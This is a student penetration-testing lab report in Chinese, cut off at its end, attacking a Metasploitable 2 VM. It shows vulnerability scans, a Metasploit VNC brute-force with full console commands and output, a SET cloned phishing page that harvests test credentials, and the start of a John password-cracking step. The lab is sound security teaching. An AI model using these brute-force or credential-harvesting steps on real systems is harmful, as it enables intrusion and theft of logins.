112 學年 第二學期 資訊安全實驗 期末報告 日期:2024/1/12

班級:資工三　　學號:B1043043　姓名:周定毅

1. **滲透測試攻擊實驗 (共 1 題，100 分，滿分 100 分)**

請於 2024/1/12 晚上 12 點前報告繳交至線上數位園區之作業/報告區


試假設身為一位攻擊者或滲透測試安全分析師，並使用 Metasploitable Linux 建立 1 個受害者(系統)，在攻擊測試計畫中的後半部進行以下 4 個階段共 7 個作業程序，每個程序請以上課所學的工具與技術，於 Kali Linux 中實作，每小題截圖並文字說明。

預先設定 Kali Linux IP (10.0.1.4), Metasploitable 2 IP (10.0.1.6)


A. 漏洞利用 (Target Exploitation) (2 小題，共 30 分)

I. 自動化漏洞掃描工具 (Vulnerability Scanning)


利用 Nessus 來搜尋 Metasploitable 2 的漏洞,結果如下:



從這張圖中可以得知 Metasploitable 2 共有 13 個致命的漏洞




漏洞列表




這張圖顯示其中一個漏洞,這個漏洞發現一個 VNC 伺服器在 port 5900 上運行,且這個 VNC 伺服器的密碼非常弱,極為容易破解,且已被公布.

除此之外,nikto 2 也可以被用來搜尋漏洞.




還可以利用 OWASP ZAP 來掃描網絡方面的漏洞




II. 使用 MSF (Metasploit Exploitation Framework)進行漏洞利用，請使用課程中未介紹過的漏洞(exploit)

此次將利用先前的 VNC 漏洞來進行攻擊.




首先檢查 Metasploitable 2 是否在 5900 號端口運行 VNC



如圖所見,VNC 在 5900 號端口上運行.

打開 msfconsole,並尋找 VNC 登錄漏洞



從上圖可以了解到該漏洞將透過 auxiliary/scanner/vnc/vnc_login 模塊來進行攻擊.這個

模塊實際上是採用暴力破解的方式來破解 VNC 的登錄密碼.由於 VNC 的初始密碼極為簡單,故會很輕鬆的將密碼破解.

選擇該模塊後可以將該模塊的相關設定給顯示出來

```
msf6 > use 0
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                                Required  Description
   ----              ---------------                                                --------  -----------
   BLANK_PASSWORDS   false                                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                           no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                                         no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing passwords, one per line
   Proxies                                                                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                                                                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             5900                                                           yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                                          yes       Stop guessing when a credential works for a host
   THREADS           1                                                              yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                                                        no        A specific username to authenticate as
   USERPASS_FILE                                                                    no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                          no        Try the username as the password for all users
   USER_FILE                                                                        no        File containing usernames, one per line
   VERBOSE           true                                                           yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) >
```


設定被攻擊者的 IP 及 VNC 用戶名,確認設定無誤後便可執行模塊.

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 10.0.1.6
RHOSTS => 10.0.1.6
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                                Required  Description
   ----              ---------------                                                --------  -----------
   BLANK_PASSWORDS   false                                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                           no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                                         no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing passwords, one per line
   Proxies                                                                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS            10.0.1.6                                                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             5900                                                           yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                                          yes       Stop guessing when a credential works for a host
   THREADS           1                                                              yes       The number of concurrent threads (max one per host)
   USERNAME          root                                                           no        A specific username to authenticate as
   USERPASS_FILE                                                                    no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                          no        Try the username as the password for all users
   USER_FILE                                                                        no        File containing usernames, one per line
   VERBOSE           true                                                           yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```


```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 10.0.1.6:5900         - 10.0.1.6:5900 - Starting VNC login sweep
[!] 10.0.1.6:5900         - No active DB -- Credential data will not be saved!
[+] 10.0.1.6:5900         - 10.0.1.6:5900 - Login Successful: :password
[*] 10.0.1.6:5900         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

根據執行結果可以得知目標主機內正在運行一個 VNC 服務,用戶名為 root,密碼為 password

連結該 VNC 服務,利用密碼登錄



從上圖可得知目標主機的版本為 Linux ctl 2.6.24-16-server,Ubuntu 版本為 Ubuntu 8.04(hardy),IP 地址為 10.0.1.6




```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0c:26:76
          inet addr:10.0.1.6  Bcast:10.0.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0c:2676/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:363024 errors:0 dropped:0 overruns:0 frame:0
          TX packets:384937 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:61796472 (58.9 MB)  TX bytes:348279336 (332.1 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1213 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1213 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:523813 (511.5 KB)  TX bytes:523813 (511.5 KB)

msfadmin@metasploitable:~$ _
```


B. 社交工程 (Social Engineering) (1 小題，共 20 分)

I. 利用 SET 或 BeEF 工具


使用 SET 工具進行社交工程




選擇社交工程攻擊




選擇網頁攻擊



選擇認證竊取



選擇克隆網頁




設定攻擊者 IP 及被克隆的網頁地址

設定完成後,輸入攻擊者 IP 檢視網頁.


仿冒的網頁

輸入帳號(B1234567),密碼(123456789)及驗證碼(447897)後,會自動跳轉到真正的網頁.




真正的網頁(可以看見網址旁邊有個鑰匙認證)


與此同時,後台會出現剛才所輸入的帳號,密碼及驗證碼.



C. 權限提升 (Privilege Escalation) (3 小題，共 40 分)


I. 使用 John 工具進行離線密碼攻擊(Offline Password Attack)





先從 Metasploitable 2 取得用戶名及密碼,並把兩個文檔給合併成一個文檔 pass.

